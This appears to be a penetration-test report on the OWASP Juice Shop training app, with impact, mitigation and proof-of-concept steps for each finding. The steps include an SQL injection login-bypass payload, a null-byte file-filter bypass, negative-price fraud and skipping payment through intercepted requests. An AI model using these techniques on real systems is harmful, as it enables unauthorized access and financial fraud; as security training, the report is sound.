
- Validate rating values on the server side.
- Block tampered parameters.
- Log suspicious activity.

Proof of Concept (PoC):


After pentester found the administration path he can try to modify or edit on something like we see here:



He can see some registered users data and he also can delete their rates!!



See here the difference between the two images that there is a deleted **Five star feedback**



6.3.8

Medium

Description:

Attackers can submit product reviews as other users by manipulating the userId in the review request.

Impact:

- Impersonation of any user.
- Admin identity spoofing.
- Trust integrity compromised.

Affected Endpoint/Parameter:

<http://localhost:3000/rest/captcha>

Mitigation:

- Bind review submissions to authenticated session user only.
- Ignore user-supplied IDs.

6.3.9

Medium

Description:

The application exposes the Web3 Sandbox feature publicly. This interface allows users to perform Web3 RPC calls (e.g., `eth_blockNumber`, `eth_call`) without authentication. This functionality is intended for development and should not be accessible in a production environment.

Impact:

- Expands the attack surface by exposing internal testing tools.
- Allows attackers to interact with blockchain-related functions that should not be publicly available.
- Enables reconnaissance that may reveal internal logic or misconfigurations.

Affected Endpoint/Parameter:

`/#/web3-sandbox`

Mitigation:

- Disable the Web3 Sandbox in production.
- Restrict access to this feature to developers only.
- Add authentication or role-based access control around debugging interfaces.
- Remove or hide unnecessary RPC functionality.


Proof of Concept (PoC):

Navigate to:

<https://juice-shop.herokuapp.com/#/web3-sandbox>

Execute a Web3 RPC request, such as:

The application returns Web3 responses without requiring authentication.



6.3.10

Description:

An undocumented route reveals a hidden UI element or message.

Impact:


- No security risk.

Affected Endpoint/Parameter:


GET /#/easter-egg

Proof of Concept (PoC):

tried the /robots.txt to get all the files



Then I tried this URL `http://localhost: 3000/ftp`




OWASP Juice Shop (Express ^4.21.0)

403 Error: Only `.md` and `.pdf` files are allowed!

```
at verify (/home/haneen/juice-shop/build/routes/fileServer.js:59:18)
at /home/haneen/juice-shop/build/routes/fileServer.js:43:13
at Layer.handle [as handle_request] (/home/haneen/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/haneen/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/haneen/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/haneen/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/haneen/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/haneen/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/haneen/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/haneen/juice-shop/node_modules/serve-index/index.js:135:16
at FSReqCallback.oncomplete (node:fs:197:21)
```

Activate V
Go to Settings

Then to download the file I used the null byte `%00.md` and it got downloaded



6.4 Improper Input Validation

6.4.1

Description:

High

This challenge involves exploiting a business logic flaw to achieve unauthorized financial gain through manipulating product pricing in an e-commerce application.

Impact:

- **Financial Loss** – Attackers can exploit negative pricing to gain money or credits from the system.
- **Business Logic Abuse** – Manipulating core pricing logic leads to unauthorized discounts or payouts.
- **Revenue Manipulation** – Product prices can be altered, causing incorrect transactions and harming the business.

Affected Endpoint/Parameter:

` <http://127.0.0.1:3000/#/accounting> `

Reference

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/

Mitigation


- **Enforce Server-Side Validation** – Block negative or invalid pricing values before processing.
- **Implement Role-Based Access Control** – Ensure only authorized users can modify product prices, with strict permission checks.
- **Add Business Logic Safeguards** – Prevent transactions that result in negative totals or unintended credits.

Proof of Concept (PoC):


1. Initial Steps and Discovery

1.1 Inspect Application Code: Started by examining the `main.js` file, which often contains paths and client-side logic. Discovered a path `/accounting` which seemed promising for administrative actions .

1.2 Attempt to Access Accounting Page: Accessed `http://127.0.0.1/#/accounting` directly in the browser, leading to an authorization error page.



1.3 Identify Account with Necessary Permissions: Found the email of a user likely to have necessary permissions `accountant@juice-sh.op` from products comments




Used an SQL injection vulnerability previously identified to gain access to this account.

Payload used : `accountant@juice-sh.op' -- --`

Now I logged in as `accountant@juice-sh.op`

User Profile



Email:

accountant@juice-sh.op

Username:

e.g. SuperUser

Set Username

File Upload:

Choose File No file chosen


Upload Picture

or

2. Exploiting the Business Logic

2.1 Access Accounting Page as the Accountant:

Logged in as the accountant, re-accessed the accounting page which now displayed product pricing and allowed modifications




The screenshot shows the OWASP Juice Shop Accounting page. The browser address bar shows the URL `127.0.0.1:3000/#/accounting`. The page header includes the OWASP Juice Shop logo and navigation links for Account, Your Basket, and EN. The main content area is divided into two sections: Track Orders and All Products.

Order ID	Price	Status	Product	Price	Quantity
fe01-1452b6c6a134d4ca	30.92e	Delivered	Apple Juice (1000ml)	1.99	30
5267-1599887158e5d1ee	26.97e	Delivered	Apple Pomace	0.89	90
5267-9ad8114f243d86ff	8.96e	In Transit	Banana Juice (1000ml)	1.99	75
			Best Juice Shop Salesman Artwork	5000	1


2.2 Attempt to Modify Product Prices:

Intercepted the price update request using Burp Proxy.



2.3 Exploit Negative Pricing :

- Purchased the product with the negative price.
- As the system processed the negative amount, it resulted in a credit to the account rather than a charge, effectively leading to a payout



6.4.2

Description:

High

Obtain a Deluxe Membership without paying for it.

Impact:

The Deluxe Fraud vulnerability allows an attacker to bypass the payment process and gain unauthorized access to the Deluxe Membership without actually completing a payment. This can lead to:

Unauthorized access to premium features or content.

Loss of revenue for the application.

Exposure of weaknesses in server-side validation and payment verification logic.

Affected Endpoint/Parameter:




POST /rest/deluxe-membership

Mitigation:

- Rigorous input validation ensures only legitimate and correct data is processed.
- Securing payment logic prevents unauthorized or incorrect transactions from being executed.
- Integrating trusted payment gateways adds extra verification and protection.

Proof of Concept (PoC):

6. Go to <https://juice-shop.herokuapp.com/#/deluxe-membership>
7. Choose Become a member
8. Complete payment options process
9. Open Burp Suite, then open Intercept
10. Click confirm, go to the burp to see the request intercepted
11. Remove card and forward the request
12. You became a member without paying



6.4.3

Medium

Description:

This challenge involves giving a zero-star feedback rating to a store, exploiting improper input validation mechanisms. The challenge tests abilities to manipulate web forms and intercept network requests to alter data before submission.

Impact:

- Fake ratings can be submitted, harming the store's reputation.
- Users may lose trust in the platform.
- Shows weak input validation that attackers can easily bypass.

Affected Endpoint/Parameter:

` https://juice-shop.herokuapp.com/#/contact `

Reference

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html?utm_source=chatgpt.com


Mitigation

- Validate all inputs on the server side.
- Strengthen client-side checks, but don't rely on them alone.
- Enforce strict data types for ratings to prevent invalid values.

Proof of Concept (PoC):

1. Accessing Customer Feedback

After logging into the application, I navigated directly to the **Customer Feedback**



2. Submitting a Normal Review

I attempted to submit a standard review to generate a valid HTTP request that could later be intercepted and analyzed.



Customer Feedback

Author
***in@juice-sh.op

Comment*
Shosho.com

Max. 160 characters 11/160


Rating

CAPTCHA: What is 4+5+6 ?
Result*
15

Submit


3. Intercepting the Request

4. Using Burp Suite's Proxy feature, I captured the outgoing feedback submission request.



5. Modifying the Rating Parameter

Despite the UI preventing zero-star ratings, the server performed no validation on this field. I manually modified the rating parameter within the intercepted request, changing it from 3 to 0.



6.4.4

Medium

6.4.5

Description:

Medium

Retrieve the photo of Bjoern's cat in "melee combat-mode".

Impact:

- May allow reflected or stored XSS in specific UI components.
- Attackers can inject scripts that steal session data or manipulate the interface.

Affected Endpoint/Parameter:

/#/photo-wall


Mitigation:

The primary remediation step here is to ensure that all URLs, especially those that might contain non-standard characters, are properly URL encoded before being embedded in web pages. This can generally be handled in two ways:

- Backend Solution: Ensure that the server-side code that generates URLs encodes them before sending them to the client.
- Client-Side Checks: Implement client-side checks or functions that encode URLs as needed before using them in an HTML document.

Proof of Concept (PoC):

